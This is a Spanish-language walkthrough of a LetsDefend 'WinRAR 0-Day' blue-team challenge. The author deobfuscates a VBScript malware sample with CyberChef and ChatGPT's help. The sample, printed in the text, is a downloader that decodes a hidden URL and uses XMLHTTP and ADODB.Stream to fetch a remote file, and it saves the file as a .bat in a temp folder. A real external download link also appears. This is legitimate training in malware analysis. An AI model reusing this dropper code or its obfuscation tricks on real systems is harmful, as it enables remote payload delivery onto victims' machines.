OP44LOPPLPOPLPO.LPLPOLPOLPOP55LOPPLPOPLPO.LPLPOLPOLPOP46LOP  
PLPOPLPO.LPLPOLPOLPOP54LOPPLPOPLPO.LPLPOLPOLPOP31LOPPLPOPLP  
O.LPLPOLPOLPOP5aLOPPLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLPO.LPLPO  
LPOLPOP7aLOPPLPOPLPO.LPLPOLPOLPOP2dLOPPLPOPLPO.LPLPOLPOLPOP  
6cLOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP39LOPPLP  
OPLPO.LPLPOLPOLPOP54LOPPLPOPLPO.LPLPOLPOLPOP52LOPPLPOPLPO.L  
PLPOLPOLPOP66LOPPLPOPLPO.LPLPOLPOLPOP38LOPPLPOPLPO.LPLPOLPO  
LPOP44LOPPLPOPLPO.LPLPOLPOLPOP6aLOPPLPOPLPO.LPLPOLPOLPOP52L  
OPPLPOPLPO.LPLPOLPOLPOP56LOPPLPOPLPO.LPLPOLPOLPOP31LOPPLPOP  
LPO.LPLPOLPOLPOP42LOPPLPOPLPO.LPLPOLPOLPOP6cLOPPLPOPLPO.LPLP  
OLPOLPOP5fLOPPLPOPLPO.LPLPOLPOLPOP59LOPPLPOPLPO.LPLPOLPOLPO  
P4fLOPPLPOPLPO.LPLPOLPOLPOP5fLOPPLPOPLPO.LPLPOLPOLPOP7aLOPPL  
POPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP74LOPPLPOPLPO.  
LPLPOLPOLPOP5fLOPPLPOPLPO.LPLPOLPOLPOP38LOPPLPOPLPO.LPLPOLP  
OLPOP56LOPPLPOPLPO.LPLPOLPOLPOP63LOPPLPOPLPO.LPLPOLPOLPOP55  
LOPPLPOPLPO.LPLPOLPOLPOP76LOPPLPOPLPO.LPLPOLPOLPOP4dLOPPLPO  
PLPO.LPLPOLPOLPOP50LOPPLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLPO.LPL  
POLPOLPOP33LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOLP  
OP32LOPPLPOPLPO.LPLPOLPOLPOP54LOPPLPOPLPO.LPLPOLPOLPOP65LOP

PLPOPLPO.LPLPOLPOLPOP42LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLP  
O.LPLPOLPOLPOP64LOPPLPOPLPO.LPLPOLPOLPOP43LOPPLPOPLPO.LPLPO  
LPOLPOP5fLOPPLPOPLPO.LPLPOLPOLPOP53LOPPLPOPLPO.LPLPOLPOLPOP  
6cLOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP4fLOPPLP  
OPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOLPOP4dLOPPLPOPLPO.L  
PLPOLPOLPOP47LOPPLPOPLPO.LPLPOLPOLPOP57LOPPLPOPLPO.LPLPOLPO  
LPOP49LOPPLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLPO.LPLPOLPOLPOP4cL  
OPPLPOPLPO.LPLPOLPOLPOP4bLOPPLPOPLPO.LPLPOLPOLPOP7aLOPPLPOP  
LPO.LPLPOLPOLPOP46LOPPLPOPLPO.LPLPOLPOLPOP77LOPPLPOPLPO.LPLP  
OLPOLPOP69LOPPLPOPLPO.LPLPOLPOLPOP48LOPPLPOPLPO.LPLPOLPOLPO  
P4dLOPPLPOPLPO.LPLPOLPOLPOP58LOPPLPOPLPO.LPLPOLPOLPOP48LOPP  
LPOPLPO.LPLPOLPOLPOP68LOPPLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLPO  
.LPLPOLPOLPOP55LOPPLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLPO.LPLPOLP  
OLPOP78LOPPLPOPLPO.LPLPOLPOLPOP36LOPPLPOPLPO.LPLPOLPOLPOP5f  
LOPPLPOPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP6eLOPPLPO  
PLPO.LPLPOLPOLPOP34LOPPLPOPLPO.LPLPOLPOLPOP4aLOPPLPOPLPO.LPL  
POLPOLPOP44LOPPLPOPLPO.LPLPOLPOLPOP45LOPPLPOPLPO.LPLPOLPOLP  
OP6eLOPPLPOPLPO.LPLPOLPOLPOP75LOPPLPOPLPO.LPLPOLPOLPOP34LOP  
PLPOPLPO.LPLPOLPOLPOP6bLOPPLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLP  
O.LPLPOLPOLPOP69LOPPLPOPLPO.LPLPOLPOLPOP50LOPPLPOPLPO.LPLPO  
LPOLPOP5aLOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP  
6eLOPPLPOPLPO.LPLPOLPOLPOP61LOPPLPOPLPO.LPLPOLPOLPOP5aLOPPL  
POPLPO.LPLPOLPOLPOP67LOPPLPOPLPO.LPLPOLPOLPOP6dLOPPLPOPLPO.  
LPLPOLPOLPOP69LOPPLPOPLPO.LPLPOLPOLPOP44LOPPLPOPLPO.LPLPOLP  
OLPOP75LOPPLPOPLPO.LPLPOLPOLPOP53LOPPLPOPLPO.LPLPOLPOLPOP6b  
LOPPLPOPLPO.LPLPOLPOLPOP45LOPPLPOPLPO.LPLPOLPOLPOP74LOPPLPO  
PLPO.LPLPOLPOLPOP6dLOPPLPOPLPO.LPLPOLPOLPOP4dLOPPLPOPLPO.LPL  
POLPOLPOP55LOPPLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLPO.LPLPOLPOLP  
OP70LOPPLPOPLPO.LPLPOLPOLPOP39LOPPLPOPLPO.LPLPOLPOLPOP6eLOP  
PLPOPLPO.LPLPOLPOLPOP4eLOPPLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLP  
O.LPLPOLPOLPOP66LOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOL  
POLPOP34LOPPLPOPLPO.LPLPOLPOLPOP34LOPPLPOPLPO.LPLPOLPOLPOP4  
fLOPPLPOPLPO.LPLPOLPOLPOP63LOPPLPOPLPO.LPLPOLPOLPOP4dLOPPLP  
OPLPO.LPLPOLPOLPOP75LOPPLPOPLPO.LPLPOLPOLPOP44LOPPLPOPLPO.L  
PLPOLPOLPOP45LOPPLPOPLPO.LPLPOLPOLPOP79LOPPLPOPLPO.LPLPOLPO  
LPOP32LOPPLPOPLPO.LPLPOLPOLPOP71LOPPLPOPLPO.LPLPOLPOLPOP44L  
OPPLPOPLPO.LPLPOLPOLPOP2dLOPPLPOPLPO.LPLPOLPOLPOP72LOPPLPOP  
LPO.LPLPOLPOLPOP54LOPPLPOPLPO.LPLPOLPOLPOP53LOPPLPOPLPO.LPLP  
OLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP59LOPPLPOPLPO.LPLPOLPOLPO  
P6fLOPPLPOPLPO.LPLPOLPOLPOP77LOPPLPOPLPO.LPLPOLPOLPOP67LOPPL  
POPLPO.LPLPOLPOLPOP35LOPPLPOPLPO.LPLPOLPOLPOP73LOPPLPOPLPO.  
LPLPOLPOLPOP4aLOPPLPOPLPO.LPLPOLPOLPOP45LOPPLPOPLPO.LPLPOLP  
OLPOP77LOPPLPOPLPO.LPLPOLPOLPOP68LOPPLPOPLPO.LPLPOLPOLPOP7a  
LOPPLPOPLPO.LPLPOLPOLPOP56LOPPLPOPLPO.LPLPOLPOLPOP5fLOPPLPO  
PLPO.LPLPOLPOLPOP41LOPPLPOPLPO.LPLPOLPOLPOP2fLOPPLPOPLPO.LPL  
POLPOLPOP38LOPPLPOPLPO.LPLPOLPOLPOP73LOPPLPOPLPO.LPLPOLPOLP

```
OP6fLOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP66LOPP  
LPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOLPOP31LOPPLPOPLPO  
.LPLPOLPOLPOP68LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLP  
OLPOP6dLOPPLPOPLPO.LPLPOLPOLPOP33LOPPLPOPLPO.LPLPOLPOLPOP76  
LOPPLPOPLPO.LPLPOLPOLPOP38LOPPLPOPLPO.LPLPOLPOLPOP67LOPPLPO  
PLPO.LPLPOLPOLPOP64LOPPLPOPLPO.LPLPOLPOLPOP2fLOPPLPOPLPO.LPL  
POLPOLPOP4aLOPPLPOPLPO.LPLPOLPOLPOP75LOPPLPOPLPO.LPLPOLPOLP  
OP73LOPPLPOPLPO.LPLPOLPOLPOP74LOPPLPOPLPO.LPLPOLPOLPOP2dLOP  
PLPOPLPO.LPLPOLPOLPOP49LOPPLPOPLPO.LPLPOLPOLPOP6dLOPPLPOPLP  
O.LPLPOLPOLPOP61LOPPLPOPLPO.LPLPOLPOLPOP67LOPPLPOPLPO.LPLPO  
LPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP2eLOPPLPOPLPO.LPLPOLPOLPOP  
6aLOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOLPOP67",  
"LOPPLPOPLPO.LPLPOLPOLPOP", " ")
```

```
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")  
dim bStrm: Set bStrm = createobject("Adodb.Stream")  
xHttp.Open "GET", OwOwO(v3xDF0eIUqts), False  
xHttp.Send
```

```
with bStrm  
    .type = 1  
    .open  
    .write xHttp.responseBody  
    .savetofile  
Nautilus(StRREVErsE(replace("=Q*****Yi5iUzQFNMt0Y0IE*****w1WZO  
x1c39GZul2dcpzY", "*****", "X")), False), 2
```

Usamos chat GPT para entender el código



#### ChatGPT

Este fragmento de código en Visual Basic es una solicitud HTTP que descarga un archivo de una URL y lo guarda en el sistema de archivos local. Aquí está su explicación paso a paso:

1. Se crea un objeto `xHttp` utilizando `Microsoft.XMLHTTP`, que es un objeto para realizar solicitudes HTTP en Visual Basic.
2. Se crea un objeto `bStrm` utilizando `Adodb.Stream`, que es un objeto para manipular flujos de datos en Visual Basic.
3. Se utiliza `xHttp.Open` para iniciar una solicitud HTTP GET a una URL. La URL a la que se realiza la solicitud es el resultado de la función `0w0w0` con el argumento `v3xDF0eIUqts`.
4. Se envía la solicitud HTTP utilizando `xHttp.Send`.
5. Se abre el objeto `bStrm`.
6. Se escribe el cuerpo de la respuesta de la solicitud HTTP en el objeto `bStrm` utilizando `xHttp.responseBody`.
7. Se guarda el contenido del objeto `bStrm` en un archivo local utilizando `.savetofile`. La ubicación y el nombre del archivo están determinados por la función `Nautilus` con el argumento `StRREVERsE(replace("=Q*****Yi5iUzQFNmt0Y0IE*****w1WZ0x1c39GZu12dcpzY", "*****", "X"))`. La variable booleana `False` indica que el archivo se guardará en el formato predeterminado y no como un archivo Unicode.

Vamos a tronarnos los dedos y ver como des ofuscar esta parte del código:


1. Iniciamos viendo que el código está dentro de un "Replace"

```
v3xDF0eIUqts = Replace("Código ofuscado", "LOPPLPOPLPO.LPLPOLPOLPOP", " ")
```


Esto significa que se está reemplazando todas las ocurrencias de la cadena "LOPPLPOPLPO.LPLPOLPOLPOP" dentro de la cadena "Código ofuscado" con un espacio en blanco.

El código quedaría así:

Vamos a un documento en blanco y pegamos la cadena




Presionamos Control+F y reemplazamos “LOPPLPOPLPO.LPLPOLPOLPOP” por un espacio en blanco. Nos quedaría así:



Vemos que está en hexadecimal lo podemos cambiar a texto usando cyberchef u otra plataforma:





El hash del archivo es

“6af997d61439fb804b93fbfb3979aa6225991bce41a5ebc1ad5c0ba550213b69” es una imagen y no veo algún símbolo de malicia.

https://download850.mediafire.com/yyvspb2xqkcgbUcgS90dYxMYJDUFT1ZZz-lo9TRf8DjRV1Bl\_YO\_zet\_8VcUvMPZ3p2TeBpdC\_SloOpMGWI0LKzFwiHMXHh0UZx6\_en4JDENU4k0iPZonaZgmiDuSkEtmMU0p9nNZfo44OcMuDEy2qD-rTSeYowg5sJEwhzV\_A/8soofp1hpm3v8gd/Just-Image.jpg

Ahora nos queda la segunda parte

Nautilus(StRREVERsE(replace("=Q\*\*\*\*\*Yi5iUzQFNMt0Y0IE\*\*\*\*\*w1WZ0x1c39GZul2dcpzY", "\*\*\*\*\*", "X")), False), 2

La misma lógica usada antes reemplazamos "\*\*\*\*\*" por X.

"=QXYi5iUzQFNMt0Y0IEXw1WZ0x1c39GZul2dcpzY"




Investigo sobre la función “StRREVErsE” la cual puede significar que se le dé la vuelta al texto

Busco una página para realizar esto <https://www.topster.es/texto/umdrehen.html>

“Yzpcd2luZG93c1x0ZW1wXEI0Y0tMNFQzUi5iYXQ=”

Introduzco la salida que en cybercheaf.



## Nota

Muy divertida investigación intenté cubrir paso a paso todo el proceso y ser claro en cada parte realizando todas las búsquedas de forma manual. Si queda alguna pueden contactarme.

Sobre el inicio de la investigación ven como partimos sin ninguna información previa y aunque tomamos otros procesos para investigar vimos que encontramos el malware de forma natural en el proceso de búsqueda.

¿Ahora comienza el desafío para ustedes si se motivan en esta investigación están todas las respuestas de las preguntas del desafío serían ustedes capaces de responderlas?

## Preguntas

¿Cuál es el proceso sospechoso?

Sospechamos que la grieta tenía otro nombre. ¿Puedes encontrar el antiguo nombre de ese crack?

¿Cuál es el nuevo nombre del archivo crack?

¿Cuál es el comando que ejecutó la solicitud remota?

El enlace externo tiene un nombre de usuario. ¿Qué es?

Parece que el creador de ese ransomware subió un archivo a la nube. ¿Puedes encontrar de qué dominio se descargó?

El atacante dejó el archivo en algún lugar para volver más tarde a buscar el dispositivo. ¿Cuál es la ubicación completa de este archivo?





LetsDefend



### WinRAR 0-Day

Elias Ramirez has completed the "WinRAR 0-Day" challenge

[Explore Achievement](#)

Badge Name

WinRAR 0-Day

Completed At

Feb, 06, 2024, 09:07 PM

Share with

